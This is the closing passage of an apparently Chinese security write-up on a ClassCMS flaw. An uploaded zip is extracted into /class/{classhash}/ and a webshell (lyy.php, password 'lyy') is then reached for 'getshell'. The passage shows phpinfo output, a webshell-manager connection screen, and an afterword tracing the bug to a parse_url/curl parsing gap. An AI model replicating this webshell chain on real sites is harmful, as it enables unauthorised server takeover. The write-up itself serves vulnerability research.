
- $src_file 就是 D:\phpStudy\PHPTutorial\WWW\ClassCMS\cache\shop\89a5f4d7d35347db4dd558079c11a612.class
    - 是 curl 之后产生的一个临时文件
- $dest_dir 就是 D:\phpStudy\PHPTutorial\WWW\ClassCMS\class\test\
    - /class/{classhash 参数值} 的目录

所以函数的作用就是存在 ZipArchive 类 (php_zip 拓展, 默认开启) 时，解压临时文件内容到 / class/{classhash 参数值}的目录

所以最后木马文件的访问执行 payload 为


```
http://ClassCMS/class/{classhash的值}/{上传压缩包中的木马文件}这里为http://ClassCMS/class/test/lyy.php
```

成功执行代码并 getshell




PHP Version 5.4.45

System	Windows NT LY 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9
PHP Extension Build	API20100525,TS,VC9
Debug Build	no
Thread Safety	enabled
Zend Signal	disabled



Handling	
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172940-56993630-6f9c-1.png)



http://classcms/class/test/lyy.php 127.0

编辑数据（http://classcms/class/test/lyy.php）

URL地址 * http://classcms/class/test/lyy.php

连接密码 * lyy

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ base64

○ chr

成功

连接成功!

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172944-5913ec0c-6f9c-1.png)


后记

后记

这个漏洞是 php curl 和 parse_url 的解析差异导致的，是 2017 年 blackhat 上 orange 师傅的：A New Era of SSRF (https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf) 中提到的

在较新版本的 curl（curl>=7.54.0）中已经修复了多个 @的解析问题, 使用多个 @会报错

由于没有找到 php 和 curl 对应版本资料（哪位大师傅知道可以告诉我），这里我测试了 phpstudy 上的所有 php 版本，下面两个已经修复



(https://xzfile.aliyuncs.com/media/upload/picture/20220107172950-5cf25e26-6f9c-1.png)